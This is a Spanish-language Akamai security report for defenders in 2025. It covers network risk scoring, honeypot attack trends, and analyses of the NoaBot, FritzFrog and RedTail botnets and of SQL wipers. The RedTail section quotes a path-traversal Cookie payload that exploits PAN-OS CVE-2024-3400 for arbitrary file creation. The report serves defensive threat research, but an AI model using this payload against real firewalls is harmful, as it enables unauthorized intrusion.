SOTI

Volumen 11,
número 01

La guía de los defensores de 2025

Fortalezca sus defensas para el futuro

Akamai

Estado de Internet/**Seguridad**

Contenido

02 **Informe sobre el estado de Internet para los defensores**

03 **Marco de seguridad en profundidad**

04 **Gestión de riesgos**

Puntuación de riesgo: Estudio de investigación (Liron Schiff)

Metamorfosis del malware: Estudio de investigación (Stiv Kupchik, Ori David, Ben Barnea y Tomer Peled)

16 **Arquitectura de red**

Abuso de VPN: Estudio de investigación (Ben Barnea y Ori David)

Ataques de scripts entre sitios: Estudio de investigación (Sam Tinklenberg y Ryan Barnett)

41 **Seguridad del host**

Kubernetes: Estudio de investigación (Tomer Peled)

51 **Conclusiones finales** (Roger Barranco)

Combinación de pasos proactivos con una respuesta reactiva

Defensa proactiva combinada con una preparación sólida

53 **Colaboradores de la investigación**

54 **Créditos**

Informe sobre el estado de Internet para los defensores

Este no es su informe sobre el estado de Internet (SOTI) habitual. Es posible que note algunas diferencias fundamentales entre esta y nuestras publicaciones anteriores. Esto se debe a que esta vez nos dirigimos primordialmente a las personas que están en primera fila: los defensores.

Hemos reunido a los numerosos equipos de investigación sobre seguridad de Akamai para que compartan sus conocimientos, que con tanto esfuerzo han conseguido y que han probado sobre el terreno. Se representan varios grupos de profesionales de ciberseguridad: investigadores, profesionales de operaciones, arquitectos de productos, científicos de datos y personal de respuesta a incidentes.

Nuestro objetivo es sencillo: dotarle de las estrategias reales que necesita para proteger sus sistemas en el campo de batalla digital de 2025, que es cada vez más complejo. Este informe está repleto de información práctica de expertos en ciberseguridad reales que se enfrentan diariamente a las amenazas. Le ofrecemos inteligencia práctica que puede utilizar ahora mismo.

En un esfuerzo por hacer que este documento sea útil para toda la comunidad de seguridad, hemos adscrito los resultados de nuestra investigación al marco de seguridad en profundidad, una extensión de la metodología de defensa en profundidad.

El resto de nuestros informes SOTI de este año volverán a nuestro formato habitual. Pero este informe **es para los defensores.**

Marco de seguridad en profundidad

La seguridad en profundidad representa una evolución desde 2019 del modelo tradicional de defensa en profundidad, que integra la ciencia de datos y los análisis en prácticas de ciberseguridad establecidas. Mientras que la defensa en profundidad implementa varias capas de seguridad para proteger los activos, la seguridad en profundidad mejora esta base mediante el uso de análisis para identificar amenazas ocultas y evaluar la eficacia defensiva, a menudo con la detección de posibles ataques antes de que se materialicen por completo.

La seguridad en profundidad protege a las organizaciones a través de múltiples capas de defensa superpuestas con el reconocimiento de que ninguna medida de seguridad es infalible. Esta estrategia abarca la seguridad física (bloqueos, vigilancia), la arquitectura de red (firewalls, detección de intrusiones), la protección de terminales (antivirus, cifrado), controles de acceso y seguridad del host (autenticación multifactorial, permisos basados en roles), protección de datos y gestión de riesgos (cifrado, copias de seguridad) y medidas administrativas (políticas de seguridad, formación de empleados).

Hemos utilizado este marco con el fin de estructurar la investigación de este informe para abordar los problemas a los que se enfrentan los defensores cada día. Para este informe SOTI, nos hemos centrado en los siguientes elementos de seguridad en profundidad:

La **gestión de riesgos** identifica, evalúa y mitiga sistemáticamente las amenazas, y prioriza las respuestas en función de la probabilidad y el impacto para reducir la vulnerabilidad de la organización.

La **arquitectura de red** implementa varios niveles de seguridad a través de firewalls, segmentación y controles de acceso para crear barreras de defensa y evitar posibles filtraciones.

La **seguridad del host** protege los dispositivos individuales mediante actualizaciones del sistema, antivirus, firewalls y controles de acceso para evitar el acceso no autorizado y el malware en los terminales.

Gestión de riesgos

Hemos estado realizando un seguimiento de cómo están cambiando las amenazas de ciberseguridad y los riesgos que plantean. Al supervisar de cerca el tráfico de Internet y configurar sistemas de detección especiales, hemos aprendido mucho sobre cómo está evolucionando el panorama de amenazas. Hemos aprendido aún más a través de proyectos como la creación de un proceso interno de puntuación de riesgo que posteriormente se implementó en nuestro producto de segmentación.

En 2024, vimos de todo, desde botnets básicas como NoaBot, que utilizan contraseñas robadas, hasta grupos de hackers más complejos, como RedTail, que explotan vulnerabilidades de software completamente nuevas. El panorama de ciberamenazas es cada vez más diverso y sofisticado, lo que hace que la defensa sea cada vez más difícil. En esta sección de gestión de riesgos del marco de seguridad en profundidad, presentaremos investigaciones sobre la puntuación de riesgo y la metamorfosis del malware.

Estudio de investigación

Puntuación de riesgo

La puntuación de riesgo ha sido un punto de disputa en la comunidad de seguridad durante años. El concepto está aceptado ampliamente como útil, pero su implementación real es muy compleja. Un registro de riesgos es específico para cada organización, lo que hace que sea casi imposible generalizarlo, y mucho menos replicarlo en otro lugar.

Los desafíos de crear un registro de riesgos

Este año, en Akamai, hemos pasado por la abrumadora tarea de crear un módulo de puntuación de seguridad de la red, y hemos aprendido bastante. En última instancia, descubrimos que maximizar el impacto y minimizar los recursos es fundamental para una metodología de puntuación de riesgo eficaz. No se trata de una tarea insignificante. Hay varios factores clave involucrados, entre los que se incluyen los siguientes:

- **Definición del riesgo.** ¿Cómo define el riesgo asociado a un terminal o aplicación? ¿Está expuesto a Internet? ¿Se ha aplicado un parche? ¿Qué puertos están abiertos? ¿Cuántos terminales pueden acceder al mismo?
- **Determinación de la importancia de la aplicación.** ¿Cómo determina la importancia relativa de la aplicación? ¿Es una aplicación esencial? ¿Tiene numerosas conexiones, lo que introduce riesgos adicionales?
- **Aplicación de mitigaciones.** ¿Cuáles son las medidas necesarias para mitigar estos riesgos? ¿Qué se puede lograr con la segmentación y qué impacto tendrá?
- **Evaluación de la complejidad.** ¿En qué medida será complicado lograr este impacto?

En función del tamaño y la sofisticación de su programa de ciberseguridad, puede dar el siguiente paso relevante para su organización. Para nuestros propósitos, una vez que pudimos responder a estas preguntas para abordar estos desafíos, creamos una herramienta que incluía una lista de acciones, priorizadas por impacto, criticidad, esfuerzo requerido o alguna combinación de estos elementos.

Cuantificación del riesgo externa e internamente

El objetivo de la puntuación de seguridad es cuantificar el riesgo que podría causar un atacante que penetra en la red desde el exterior. Por ejemplo, calculamos nuestro riesgo en función de la probabilidad de vulneración de los activos expuestos externamente y la probabilidad de movimiento lateral entre los activos internos. La puntuación de seguridad de un terminal se puede considerar como el número previsto de vectores de ataque eficaces, el cual aumenta a medida que aumenta el tamaño de la red.

La exposición externa calculada de un terminal depende de la exposición de cada uno de sus servicios de escucha a Internet. Esto se determina teniendo en cuenta el alcance de la exposición (si es ilimitado o limitado a un rango/dominio específico) y la capacidad de explotación potencial del servicio o protocolo. La explotabilidad de un servicio depende de su popularidad entre los atacantes, que se puede deducir de publicaciones como las de la Agencia de Seguridad Cibernética y de la Infraestructura o de los mercados de explotación de la Dark Web. Otro factor importante es la gravedad de las vulnerabilidades encontradas en la versión específica instalada en el servidor en cuestión.

La exposición interna calculada de un terminal depende del nivel de exposición de sus servicios de escucha individuales a otros terminales internos. Esto se determina teniendo en cuenta la política de red, el riesgo externo asociado a cada terminal y la explotabilidad potencial del servicio o protocolo.

Cómo se seleccionan las mitigaciones

Para cada terminal, aislamos el impacto aditivo de otros terminales (aplicación interna, subredes, etc.) en su puntuación final y, si es necesario, recomendamos añadir reglas de segmentación específicas que limiten la exposición de ese terminal a estos otros terminales; por ejemplo, aislar el impacto de un servicio específico y limitar la exposición de ese servicio en función de datos en tiempo real. Si se identifican vulnerabilidades para ese servicio, esta recomendación puede reducir el riesgo y evitar posibles tiempos de inactividad entre parches.

Escala y evaluación

Una de las principales amenazas a la seguridad son los servidores orientados a Internet de una organización y sus servicios. Proporcionan a los atacantes que dirigen sus ataques a tal organización una forma directa de vulnerarla. Al diseñar la puntuación de seguridad, queríamos asegurarnos de que diferenciaría entre las redes o los servidores con poca exposición a Internet y aquellos que están demasiado expuestos. Para ello, analizamos la distribución del número de servicios expuestos a Internet por servidor (Figura 1).

Distribución del número de servicios orientados a Internet por servidor




Fig. 1: Estadísticas de exposición a Internet utilizadas para diseñar las fórmulas de puntuación

Podemos ver que de un pequeño subconjunto de servidores que aceptan tráfico de Internet (3 % del total de servidores) la mayoría de ellos expone solo un servicio, donde un servicio es un proceso único o un nombre de servicio de Windows. Solo una pequeña fracción de este subconjunto (el 0,22 % de todos los servidores) expone cuatro o más servicios a Internet; sin una segmentación adecuada entre ellos y la red, esos servidores representan un vector de ataque de alto riesgo. Otro aspecto importante en la seguridad de la red es la exposición interna, es decir, la accesibilidad a los servicios de un servidor desde el resto de los servidores dentro de la red (independientemente del acceso a Internet).

Al analizar esta exposición en redes reales, podemos ver que la gran mayoría de los servicios (más del 80 %) reciben una solicitud de contacto de una fracción muy pequeña (menos de 1/10000) de la red. Esto se conoce como el *coeficiente de exposición* a lo largo de la investigación (Figura 2). Solo una pequeña fracción de los servidores (0,1 %) debería recibir solicitudes de contacto de grandes porciones (10 % o más) de la red. Estos servidores de infraestructura deben protegerse con especial esmero debido a su posible impacto en la seguridad de la organización.




Fig. 2: Análisis del coeficiente de exposición

Como análisis final, hemos explorado la relación entre la puntuación de seguridad de una red y el progreso de la configuración de la política de seguridad para sus servidores. En primer lugar, calculamos la puntuación media de seguridad para diferentes redes en varios momentos en los que su implementación era estable (sin cambios importantes en el tamaño de la red o en el número de agentes de protección). A continuación, calculamos la proporción de servidores para los que se aplicó una plantilla de segmentación. En la gran mayoría de las redes, la configuración de más reglas de segmentación mejoró su seguridad (Figura 3). Esto refuerza nuestra confianza en la puntuación de seguridad y su potencial para guiar las operaciones de seguridad.




Fig. 3: Las puntuaciones de seguridad de las redes reales trazadas en relación con la proporción de servidores protegidos (los diferentes colores indican diferentes entornos de cliente)

Aunque los profesionales de la seguridad crean políticas para las redes, a menudo necesitan información sobre la eficacia de las políticas existentes y recomendaciones para las próximas mejoras. Esto crea una puntuación de riesgo basada en pruebas, similar al análisis del comportamiento de los usuarios para su red. Una forma de obtener esta información es utilizar un método, como la microsegmentación, que admite políticas muy detalladas y puede ofrecer recomendaciones priorizadas que tienen en cuenta los principales factores de riesgo para cada aplicación de red.

Estudio de investigación

Metamorfosis del malware

La ciberseguridad es cada vez más compleja. Los ciberataques son ahora más fáciles de lanzar para los aficionados, mientras que los grupos especializados de hackers están cada vez más cualificados. El auge de la inteligencia artificial está empeorando las cosas al ofrecer a los atacantes herramientas más potentes y fáciles de usar. Esto significa que las organizaciones se enfrentan a un panorama de amenazas digitales más impredecible y peligroso que nunca.

Principales servicios abiertos atacados

Aunque los atacantes pueden utilizar ataques dirigidos y de día cero para vulnerar las redes, las botnets tienen opciones mucho más fáciles a su disposición para infectar a gran escala. **Hay una gran cantidad de servidores en Internet con puertos abiertos que son adecuados para el movimiento lateral y el inicio de sesión, y una cantidad nada insignificante de ellos también tienen credenciales predecibles que se pueden adivinar a través del Credential Stuffing.** Informamos sobre varias botnets a lo largo de 2024, como NoaBot (una variante de Mirai) y nuevas versiones de las botnets FritzFrog y RedTail.

La Figura 4 muestra una consulta Shodan para servidores Secure Socket Shell (SSH) expuestos a Internet que detecta millones de servidores que pueden convertirse potencialmente en víctimas de estos ataques.

Resultados totales

22 472 219

Principales países

Estados Unidos	6 241 486
Alemania	2 084 734
China	1 987 890
Brasil	1 227 285
Argentina	899 565




Fig. 4: A principios de 2025, más de 20 millones de servidores con SSH están abiertos a Internet (Fuente: Shodan.io)

Dado que se trata de una amenaza continua, queríamos comprender qué puertos y servicios comunes son los más afectados, por lo que recurrimos a nuestros señuelos para determinar la prioridad de los administradores de red en 2025. La Figura 5 muestra las tendencias de los incidentes que hemos observado en nuestros señuelos durante 2024 en los puertos abiertos más comunes.

Tendencias de los incidentes por protocolo a lo largo del tiempo (mensual)




Fig. 5: Tendencias de los incidentes para cada puerto/protocolo abierto común en 2024

Podemos ver que los ataques a través de bloques de mensajes del servidor (SMB), el protocolo de escritorio remoto (RDP) y SSH son los más comunes en casi todo 2024. Esto no es sorprendente en absoluto, ya que estos son los protocolos más fáciles para el movimiento lateral (y los ataques de primer día, para SMB y EternalBlue). La distribución real de los ataques en esos puertos se muestra en la Figura 6.

Distribución por protocolos de los incidentes en señuelos




Fig. 6: Distribución de ataques detectados entre los distintos protocolos

Más información sobre las botnets

Las botnets permiten a los ciberdelincuentes automatizar sus campañas de Credential Stuffing. Al ordenar a una botnet que haga ping continuamente a las páginas de inicio de sesión o de cuenta con credenciales adquiridas en la Dark Web, los atacantes pueden realizar cientos de miles de intentos de estafa por hora con muy poco esfuerzo. **Más información.**

Familias de botnets

El estudio de botnets como NoaBot (una variante de Mirai), FritzFrog (basado en Golang) y RedTail (un malware de criptominería) revela información esencial sobre las ciberamenazas en constante evolución. Las funciones avanzadas de FritzFrog (malware sin archivos, arquitectura punto a punto y selección de redes internas) son un ejemplo de su creciente sofisticación. Este análisis ayuda a los equipos de seguridad a desarrollar mejores defensas contra los ataques de botnets, que cuestan a la economía mundial hasta 116 000 millones de dólares al año.

NoaBot

La botnet NoaBot tiene la mayoría de las capacidades de la botnet Mirai original (como un módulo de analizador y un módulo de atacante, un nombre de proceso oculto, etc.), pero también podemos ver muchas diferencias con la botnet original. **En particular, el propagador del malware se basa en SSH, no en Telnet como en la primera implementación de Mirai**. También cuenta con una lista de credenciales diferente para utilizar en sus ataques de stuffing y despliega muchos módulos después de la intrusión.

También a diferencia de Mirai, que suele compilarse con GCC, NoaBot se compila con uClibc, lo que parece cambiar la forma en que los motores antivirus detectan el malware. Mientras que otras variantes de Mirai se suelen detectar con una firma de Mirai, las firmas de antivirus de NoaBot son de un analizador SSH o de un troyano genérico.

Además, el malware viene compilado estáticamente y despojado de cualquier símbolo. Esto, junto con el hecho de que es una compilación no estándar, hizo que la ingeniería inversa del malware fuera mucho más frustrante.

Por otro lado, las muestras más recientes de la botnet tenían su cadena oculta en lugar de guardada como texto sin formato. Esto dificultó la extracción de detalles del binario o el desensamblaje de ciertas partes, pero la codificación en sí no era sofisticada y fue sencillo aplicar la ingeniería inversa.

Finalmente, hemos visto que los mismos servidores de mando y control (C2) que sirven a NoaBot también sirven a una botnet diferente, P2PInfect, un gusano que se replica de forma automática punto a punto escrito en Rust. Mientras que P2PInfect se vio por primera vez en julio de 2023, hemos detectado actividad de NoaBot desde enero de 2023, lo que significa que es aproximadamente seis meses anterior a P2PInfect (Figura 7).




Fig. 7: Actividad de NoaBot a lo largo del tiempo

Debido a sus similitudes técnicas, creemos que el mismo atacante es responsable de ambas variantes; puede que simplemente probaran su propio desarrollo de malware o que las dos botnets tengan diferentes propósitos.

FritzFrog

FritzFrog es una sofisticada botnet punto a punto escrita en Golang y compatible con equipos basados tanto en AMD como en ARM. La descubrimos e informamos originalmente sobre ella en 2020, pero el malware se mantiene activamente y ha evolucionado a lo largo de los años con la adición y la mejora de capacidades.

La última adición al arsenal de FritzFrog, que detectamos en 2024, fue una explotación de tipo Log4Shell, que es una evolución de su método de infección tradicional (es decir, un ataque de fuerza bruta a SSH). La vulnerabilidad Log4Shell se identificó inicialmente en diciembre de 2021 y desencadenó una frenética oleada de parches en todo el sector que duró meses. Incluso hoy en día, dos años más tarde, hay muchas aplicaciones orientadas a Internet que siguen siendo vulnerables a este ataque (Figura 8).

Fig. 8: Proceso de explotación de Log4Shell de FritzFrog

Los activos orientados a Internet vulnerables son un gran problema, pero FritzFrog supone un riesgo para un tipo adicional de activos: los hosts internos. Cuando se descubrió por primera vez la vulnerabilidad, se priorizó la aplicación de parches a las aplicaciones orientadas a Internet debido a su importante riesgo de seguridad. **Los equipos internos, que tenían menos probabilidades de sufrir ataques, a menudo se descuidaban y no se les aplicaban parches, una circunstancia de la que se aprovecha FritzFrog. Como parte de su rutina de propagación, el malware intenta infectar todos los hosts de la red interna.**

Las nuevas variantes también observaron una mejora en la detección de sus víctimas. Además de la aleatorización de direcciones IP de Internet e intentar vulnerarlas, el malware también descubre nuevos objetivos SSH analizando los registros y configuraciones relacionados con la autenticación de sus víctimas, como los archivos de registro de autenticación, los archivos authorized_hosts y el historial de Bash.

También tenían una implementación de un día de derivación de privilegios integrada en el malware (CVE-2021-4034). Esta vulnerabilidad en el componente de Linux polkit la dio a conocer Qualys en 2022, y podía permitir la derivación de privilegios en cualquier equipo Linux que ejecutara polkit. **Dado que se instala de forma predeterminada en la mayoría de las distribuciones de Linux, muchos equipos a los que no se han aplicado parches siguen siendo vulnerables a esta CVE.**

RedTail

Los atacantes que están detrás del malware de criptominería RedTail, del que se informó inicialmente a principios de 2024, han incorporado la reciente vulnerabilidad PAN-OS CVE-2024-3400 de Palo Alto a su kit de herramientas.

Cyber Security Associates (CSA) observó este malware de criptominería por primera vez en diciembre de 2023 y los nombró acertadamente RedTail debido a su nombre de archivo "*.redtail*". CSA publicó su informe de análisis en enero de 2024.

Aunque CSA informó de que la botnet se propaga a través de la explotación de tipo Log4Shell, nuestros sensores han detectado el empleo que hace de diferentes vulnerabilidades. Nuestro análisis inicial fue para CVE-2024-3400, una vulnerabilidad que puede utilizarse para crear archivos arbitrarios. Específicamente, al establecer un valor determinado en la cookie SESSID, PAN-OS se manipula para crear un archivo con el nombre de este valor. La combinación con una técnica de salto de directorio permite al atacante controlar tanto el nombre del archivo como el directorio en el que está almacenado.

Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

Después de la infección, la botnet descarga una variante personalizada del malware de criptominería XMRig. En lugar de utilizar herramientas disponibles públicamente para generar un minero, parece que los atacantes que están detrás del malware RedTail modificaron el código fuente y compilaron el propio minero, lo cual es evidente porque podemos ver que la configuración de minería se integró en la carga útil directamente en un formato cifrado para aumentar la seguridad operativa en un intento de evitar una detección inmediata.

El malware también emplea técnicas avanzadas de evasión y persistencia. Se bifurca varias veces para dificultar el análisis mediante la depuración de su proceso y acaba con cualquier instancia del depurador GNU (GDB) que encuentre. Para mantener la persistencia, el malware también añade un trabajo cron para sobrevivir al reinicio del sistema.

Además de la CVE de PAN-OS, vimos que este atacante también tenía como objetivo otras CVE, incluidas las CVE Ivanti Connect Secure SSL-VPN CVE-2023-46805 y CVE-2024-21887, que se publicaron a principios de 2024. Entre las vulnerabilidades adicionales explotadas por el atacante se incluyen las siguientes:

- Router TP-Link (CVE-2023-1389)
- VMWare Workspace ONE Access e Identity Manager (CVE-2022-22954)
- Ejecución remota de código de ThinkPHP (CVE-2018-20062)
- Inclusión de archivos de ThinkPHP y ejecución remota de código a través de pearcmd, detectada en 2022

Reliquias del pasado

Además de las botnets, también vimos mucho tráfico e incidentes de "reliquias" de malware, como campañas inactivas que tenían autopropagadores similares a gusanos, que siguen saltando de un equipo a otro a pesar de no tener un servidor C2 activo (Figura 9). Esas cargas útiles de gusanos atacan nuestros señuelos y ejecutan algunos comandos de creación de perfiles, pero no sueltan ninguna otra carga útil ni llegan a ningún servidor activo. Estas reliquias del pasado (desde antiguos gusanos EternalBlue hasta antiguas botnets como yonnger2, que infectan bases de datos SQL sin protección) no representan mucho riesgo, pero el hecho de que sigan activas significa que todavía hay una sólida base de equipos vulnerables a los que *pueden* infectar.




Fig. 9: La actividad de los autopropagadores similares a gusanos sin un servidor C2 activo en 2024

El análisis también reveló la persistencia de variantes de ransomware teóricamente obsoletas que siguen funcionando de forma oportunista, a pesar de su obsolescencia técnica. Este "ransomware" (SQL wipers; Figura 10) se conecta a bases de datos SQL sin protección mediante spraying de contraseñas, suelta todos los datos allí y deja una nueva tabla con instrucciones para enviar bitcoin con el fin de recuperar los datos (aunque no parece que los atacantes realmente hagan una copia de seguridad de los datos antes de eliminarlos, por lo que recuperarlos puede ser un sueño imposible).




Fig. 10: Actividad de SQL wiper que imita el ransomware

